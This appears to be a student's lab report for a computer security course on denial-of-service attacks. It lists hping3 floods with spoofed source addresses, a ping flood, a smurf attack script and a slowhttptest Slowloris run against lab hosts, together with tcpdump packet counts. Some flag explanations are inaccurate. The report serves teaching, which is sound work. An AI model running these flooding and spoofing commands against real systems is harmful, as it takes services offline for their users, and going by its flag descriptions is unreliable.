CMSC 626 Principles of Computer Security

Exercise 05

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VB02734

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
1.

a.

- `ip addr show dev ens192`
- scp crsuser@133.228.98.1:/home/crsuser/excercise-a.txt .
- scp Faisal@130.85.121.106:/home/Faisal/excercise-a.txtC:\Users\juver\OneDrive\Desktop\gnments
- time sudo ping -f -c 100000 133.228.98.3
- sudo tcpdump -n -i ens192 -s0 -w icmpflood.pcap host 133.228.98.1 and icmp
- sudo ls
- sudo hping3 -1 -q -c 5 -a 133.228.98.3 133.228.84.1 &
- sudo tcpdump -n -i ens192 -s0 -w icmpflood_b.pcap host 133.228.98.1 or 133.228.84.1 or 133.228.84.2 or 133.228.84.3 or 133.228.85.1 or 133.228.85.2 or 133.228.85.3 or 133.228.86.1 or 133.228.86.2 or 133.228.86.3 or 133.228.87.1 and icmp
- sudo hping3 -2 -q -c 5 -a 133.228.98.3 -p 80 133.228.84.1 &
- sudo tcpdump -n -i ens192 -s0 -w icmpflood_c.pcap 'host 133.228.98.1 or 133.228.84.1 or 133.228.84.2 or 133.228.84.3 or 133.228.85.1 or 133.228.85.2 or 133.228.85.3 or 133.228.86.1 or 133.228.86.2 or 133.228.86.3 or 133.228.87.1 and (icmp or (udp and dst port 80))'
- sudo tcpdump -nn -r icmpflood_c.pcap '(udp and dst port 80)' or icmp | wc -l
- sudo tcpdump -nn -r tcp.pcap tcp | wc -l
- sudo hping3 -S -q -c 5 -a 133.228.98.3 -p 80 133.228.84.1 &
- sudo tcpdump -n -i ens192 -w tcpsyn.pcap tcp
- tcpdump -r tcpsyn.pcap 'tcp[tcpflags] & tcp-rst !=0' | wc -l
- tcpdump -r tcpsyn.pcap 'tcp[tcpflags] & tcp-syn !=0' | wc -l
- slowhttptest -c 1000 -H -g -o slowhttp -i 10 -r 25 -t GET -u http://133.228.98.3/index.php -x 24 -p 3
- ls
- script exercise-a.txt
- ./smurfattack.sh
- nano smurfattack.sh

b. ICMP Flood Attack:
Time taken for the packets = 16043 ms




ICMP Smurf Attack:

Here I considered n as 5

The number of ICMP echo reply from tcpdump = 5*10 =50

UDP Flood Attack:

The number of UDP packets received are 50




TCP SYN Flood Attack:

Here I considered n as 5

The TCP SYN packets received = 50


The TCP reset packets sent = 15



HTTP Slowloris Attack:

Attack with 1000 connections and 25 number of requests generated per second

-c 1000: This specifies the number of connections to be opened by the attacker to the target machine.
-H: This specifies that the slowloris attack should be launched in HTTP mode.
-g: This enables slowloris to send GET requests to the target machine.
-o slowhttp: This specifies the name of the file where the output of the attack will be stored.
-i 10: This specifies the time in seconds for which the slowloris will hold each connection open.
-r 25: This specifies the number of requests to be generated per second.
-t GET: This specifies the type of HTTP request to be generated by slowloris.
-u http://133.228.98.3 /index.html: This specifies the URL of the machine.
-x 24: This specifies the number of bytes to be sent as a payload in each HTTP request.
-p 3: This specifies the number of parameters to be sent in each HTTP request.



c. The challenges faced were:

- The issues I faced was for the permission denied commands even though while executing the commands with sudo privileges

  Resolved it by keeping the session for the sudo privileges with the command sudo ls

- Downloading the text file from VM to our local Machine

  Resolved by using the command
  scp crsuser@133.228.98.1:/home/crsuser/excercise-a.txt .
  scp Faisal@130.85.121.106:/home/Faisal/excercise-a.txtC:\Users\juver\OneDrive\Desktop\gnments

- Sometimes the tcpdump would not capture the packets

  Resolved by using the sudo privileges and also enabling the session for sudo

- The tcpdump read command wasn't showing the UDP packets received although the attacker has sent it

  Resloved by using this command
  sudo tcpdump -nn -r icmpflood_c.pcap '(udp and dst port 80)' or icmp | wc -l

d. Successfully implemented the attacks using ICMP Flood Attack, ICMP Smurf Attack, UDP Flood, TCP SYN Flood Attack, HTTP Slowloris Attack.

   ICMP Flood Attack:
   This attack floods the target machine with a large number of ICMP packets, I have flooded with 100000 packets.
   hping3 command is used to launch this attack.
   tcpdump is used to capture packets.

   ICMP Smurf Attack:
   This attack is similar to the ICMP Flood Attack but involves amplification of the attack by using a network of computers to send ICMP packets to the target machine.
   The attack is performed using a tool called "smurf".
   The smurf command specifies the target IP address and the broadcast IP address.
   tcpdump is used to capture packets.

   UDP Flood Attack:
   This attack floods the target machine with a large number of UDP packets.
   tcpdump is used to capture packets.

   TCP SYN Flood Attack:
   This attack floods the target machine with a large number of TCP SYN packets.
   The attack is performed by sending TCP SYN packets to the target machine.
   The target machine sends back the reset.
   tcpdump is used to capture packets.

   HTTP Slowloris Attack:
   This attack involves opening multiple connections to a web server and keeping them open with incomplete requests, preventing other clients from accessing the server.
   The attack can control the number of connections and requests per second.

The output is analyzed using .html file, where it shows connections on y-axis and seconds on x-axis, it depicts connections closed,open,connected,service available

e. References:

slowhttptest | Kali Linux Tools
hping3 | Kali Linux Tools
Host Discovery Controls | Nmap Network Scanning
tcpdump(8): dump traffic on network - Linux man page (die.net)
HTTPD - Apache2 Web Server | Ubuntu
Working of TCP protocol and connection setup using 3-way handshake. The details are available in any TCP/IP networking book.
Principles of Computer Security, Stallings and Brown, Pearson 4th ed, Chap 07.
L11-CH07-DDoS (blackboardcdn.com)
L12-CH07-DDoS (blackboardcdn.com)

2.

ICMP Flood Attack:

Attacker: exercise-a.txt
Target: exercise-a-target.txt

ICMP Smurf Attack:

Attacker: exercise-b.txt
Target: exercise-b-target.txt

UDP Flood Attack:

Attacker: exercise-c.txt
Target: exercise-c-target.txt

TCP SYN Flood Attack:

Attacker: exercise-d.txt
Target: exercise-d-target.txt

HTTP Slowloris Attack:

exercise-e.txt
slowhttp.csv
slowhttp.html

References:

slowhttptest | Kali Linux Tools
hping3 | Kali Linux Tools
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